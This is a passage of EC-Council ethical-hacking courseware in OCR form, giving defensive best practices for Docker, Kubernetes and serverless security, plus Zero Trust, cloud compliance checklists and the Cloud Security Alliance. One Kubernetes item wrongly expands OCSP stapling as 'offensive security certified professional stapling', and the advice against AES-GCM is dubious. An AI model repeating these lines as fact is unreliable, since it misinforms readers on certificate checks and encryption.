- Limit capabilities by allowing access only to the features required by the container. You can use the `--cap-drop all` command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with `--security-opt=no-new-privileges` to prevent privilege escalation attacks using `setuid` or `setgid` binaries.
- Disable the inter-container communication feature when running Docker demon by using `--icc=false`. To communicate with other containers, you can use `--link=CONTAINER_NAME_or_ID:ALIAS` option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the `--read-only` flag.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Kubernetes Security

1 Ensure proper validation of file contents and their path at every stage of processing	8 Use common parsing functions such as ParsePort across the codebase to increase code readability
2 Implement the configuration method for the credential paths and do not depend on the hardcoded paths	9 Limit the size of manifest files to prevent Out-Of-Memory errors in kubelet
3 Raise errors explicitly after each step of a compound operation	10 Use kube-apiserver instances that maintain CRLs to check the presented certificate
4 Use the copy-then-rename method for logs rotation to ensure that the logs are not lost when restarting the kubelet	11 Use KMS to enable secret data encryption and avoid using AES-CBC or GCM for encryption
5 Use the well-tested JSON library and type structures for constructing JSON objects	12 Avoid using legacy Secure Shell (SSH) tunnels as it does not perform proper validation of the server IP address
6 Never use compound shell commands without proper validations	13 Use OSCP stapling to check the revocation status of the certificates
7 Check the returned error value of os.Readlink /proc/<pid>/exe explicitly to determine if the PID is a kernel process	14 Use TLS in development and production configurations to reduce the vulnerabilities due to misconfiguration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Kubernetes Security

Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of `os.Readlink /proc/<pid>/exe` explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use offensive security certified professional stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Serverless Security

1. Minimize serverless permissions in the development phase to reduce the attack surface area
2. Regularly monitor function layers to identify malicious code injection attempts
3. Use third-party security tools as they provide additional layers of visibility and control
4. Regularly patch and update function dependencies and applications
5. Use tools such as Snyk to scan serverless applications for known vulnerabilities
6. Properly sanitize event input to prevent code injection attacks
7. Use security libraries that disable access to resources and implement runtime least-privileges
8. Deploy functions in minimal granularity to minimize the level of detail and to prevent implicit global roles
9. Employ data validation technique on schemas and objects instead of data serialization and deserialization
10. Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting
11. Audit and monitor functions by enforcing verbose and safe logging of function events
12. Use secure coding practices and perform code review sessions to patch the vulnerable application code

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Serverless Security

Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.
- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network
- It strictly follows the principle, "Trust no one and validate before providing a cloud service"
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission." This does not mean that the company's employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.




Figure 19.73: Zero Trust Network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Organization/Provider Cloud Security Compliance Checklist

Management	Organization	Provider
Is everyone aware of his or her cloud security responsibilities?		
Is there a mechanism for assessing the security of a cloud service?		
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?		
Does the organization know within which jurisdictions its data can reside?		
Is there a mechanism for managing cloud-related risks?		
Does the organization understand the data architecture needed to operate with appropriate security at all levels?		
Can the organization be confident of end-to-end service continuity across several cloud service providers?		
Does the provider comply with all relevant industry standards (e.g. the UK's Data Protection Act)?		
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	❑
Do the organization's security policies consider cloud infrastructure?	❑
Has the security team ever been involved in implementing cloud infrastructure?	❑
Has an organization defined security assessment procedures for cloud infrastructure?	❑
Has an organization ever been audited for cloud security threats?	❑
Will the organization's cloud adoption comply with the security standards that the organization follows?	❑
Has security governance been adapted to include cloud?	❑
Does the team have adequate resources to implement cloud infrastructure and security?	❑

Table 19.9: Checklist to determine if the security team is fit and ready for cloud security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	❑	❑
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	❑	❑
Are the cloud service provider's compliance and audit reports accessible to the organization?	❑	❑
Does the CSP's SLA address incident handling and business continuity concerns?	❑	❑
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	❑	❑
Is the CSP itself compliant with the industry standards?	❑	❑
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	❑	❑
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	❑	❑
Does using a cloud provider give the organization an environmental advantage?	❑	❑
Does the organization know in which application or database each data entity is stored or mastered?	❑	❑
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	❑	❑
Are all personnel appropriately vetted, monitored, and supervised?	❑	❑
Does the CSP provide the flexibility of service relocation and switchovers?	❑	❑
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	❑	❑
Does the CSP provide reasonable assurance of quality or availability of service?	❑	❑
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	❑	❑
Does the CSP provide 24/7 support for cloud operations and security-related issues?	❑	❑
Do the procurement processes contain cloud security requirements?	❑	❑
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	❑	❑

Table 19.10: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	❑	❑
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	❑	❑
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	❑	❑
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	❑	❑
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	❑	❑
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	❑	❑
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	❑	❑
Are the network designs suitably secure for the organization's cloud adoption strategy?	❑	❑

Table 19.11: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	❑	❑
Is there a mechanism for assessing the security of a cloud service?	❑	❑
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	❑	❑
Does the organization know within which jurisdictions its data can reside?	❑	❑
Is there a mechanism for managing cloud-related risks?	❑	❑
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	❑	❑
Can the organization be confident of end-to-end service continuity across several cloud service providers?	❑	❑
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	❑	❑
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	❑	❑

Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

International Cloud Security Organizations

- Cloud security organizations are dedicated particularly to assist the security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem

Cloud Security Alliance (CSA)

- CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment
- It provides education and knowledge on the uses of cloud computing and helps in securing all other forms of computing



International Cloud Security Organizations

Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against the cyber-attacks.

- **Cloud Security Alliance (CSA)**

  Source: *https://cloudsecurityalliance.org*

  The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.74: Screenshot of CSA


Ethical Hacking and Countermeasures Copyright © by EC-Council
